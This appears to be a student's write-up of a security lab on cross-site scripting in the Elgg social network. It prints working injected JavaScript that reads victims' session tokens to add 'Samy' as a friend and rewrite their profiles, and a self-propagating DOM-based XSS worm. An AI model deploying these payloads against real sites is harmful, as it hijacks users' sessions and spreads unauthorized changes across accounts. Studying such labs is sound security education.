
About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://ec2-3-86-106-180.compute-
1.amazonaws.com/action/friends/add?friend=47"+ts +token;
//FILL IN
//Create and send Ajax request to add friend
```

状态	方法	域名	文件	发起者	类型	传输	大小	0 毫秒 / 640 毫秒
200	GET	ec2-3-86-106-180.c...	require.js	script	js	已缓存	0 字节	0 毫秒
200	GET	ec2-3-86-106-180.c...	elgg.js	script	js	已缓存	0 字节	0 毫秒
302	GET	ec2-3-86-106-180.c...	add?friend=47&__elgg_ts=1602852837&__elgg_token=yfNcdp8RBHı	samy:84 (xhr)	html	3.65 KB	13.57 KB	249 毫秒
200	GET	ec2-3-86-106-180.c...	en.js	require.js:1958 (script)	js	已缓存	0 字节	0 毫秒

We can see that the add friend request is still sent so we can still launch a successful attack.

Task5:



Edit profile


Display name

Samy

About me


```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var content=token+ts+"&name="+userName+"&description=Your+profile+can+be+edited+by+Samy&
accesslevel[description]=2"; //FILL IN
var sendurl="http://ec2-3-86-106-180.compute-1.amazonaws.com/action/profile/edit"; //FILL IN
var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","http://ec2-3-86-106-180.compute-1.amazonaws.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

Public



Samy

About me



Edit profile

Display name: Alice

About me: Your profile can be edited by Samy


Public

Brief description

Q6. Why do we need the line if(elgg.session.user.guid!=samyGuid) ?

if basically making sure the same attack will not be apply to Samy himself.

Q7. Remove this line, and repeat your attack. Report what you see using a screenshot and explain your observation.



Edit profile


Display name: Samy

About me:

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var content=token+ts+"&name="+userName+"&description=Your+profile+can+be+edited+by+Samy&
accesslevel[description]=2"; //FILL IN
var sendurl="http://ec2-3-86-106-180.compute-1.amazonaws.com/action/profile/edit"; //FILL IN
var samyGuid=47; //FILL IN

//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","http://ec2-3-86-106-180.compute-1.amazonaws.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);

}
</script>
```

Public

When I remove the line ,and save , I return to Samy's profile then the javascript code begin to replace Samy's aboutme to "Your profile can be edited by Samy". Because if(elgg.session.user.guid!=samyGuid) is checking the the user that the code is attack is not Samy, when we remove it , then the js code to perform same attack to Samy as well.



Edit profile

Display name: Samy


About me: Your profile can be edited by Samy

Public

Task6


Q8. Document your self-propagating worm implemented using the DOM approach and include screenshots showing that it works as well.

Here is the js code for the DOM approach.



```
<script id = "worm" type="text/javascript">
        window.onload = function () {
                var userName=elgg.session.user.name;
                var guid="&guid="+elgg.session.user.guid;
                var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
                var token="&__elgg_token="+elgg.security.token.__elgg_token;

                //below are variables for worms from instructions
                var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
                var jsCode = document.getElementById("worm").innerHTML;
                var tailTag = "</" + "script>";
                var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

                var descri="&description=Your+profile+can+be+edited+by+Samy" + wormCode
+"&accesslevel[description]=2";

                //Construct the content of your url.
                var content=token+ts+"&name="+userName+descri; //FILL IN
                var sendurl="http://ec2-3-86-106-180.compute-1.amazonaws.com/action/profile/
edit";
                var samyGuid=47;

                if(elgg.session.user.guid!=samyGuid)
                {
                        var Ajax=null;
                        // Construct the HTTP request to add Samy as a friend
                        var friend_sendurl="http://ec2-3-86-106-180.compute-1.amazonaws.com/
action/friends/add?friend=47"+ts+token;
                        Ajax=new XMLHttpRequest();
                        Ajax.open("GET",friend_sendurl,true);

Ajax.setRequestHeader("Host","ec2-3-86-106-180.compute-1.amazonaws.com");
                        Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
                        Ajax.send();

                        //Create and send Ajax request to modify profile
                        Ajax=new XMLHttpRequest();
                        Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Host","ec2-3-86-106-180.compute-1.amazonaws.com");
                        Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");

                        Ajax.setRequestHeader("Cookie",document.cookie);
                        Ajax.setRequestHeader("Refere","http://
ec2-3-86-106-180.compute-1.amazonaws.com/profile/"+userName+"/edit");

                        Ajax.send(content);
                }
        }
</script>
```

After injected the above code, and log in as Charlie , we can see that now Charlie has no friend and the about me is empty.



Charlie

No friends yet.

Edit profile


Display name

Charlie

About me

Public


After viewing Samy’s profile and refresh the webside ,
we can see that the Firefox’s tool indicates that both add-friend and edit Ajax HTTPrequests are constructed.



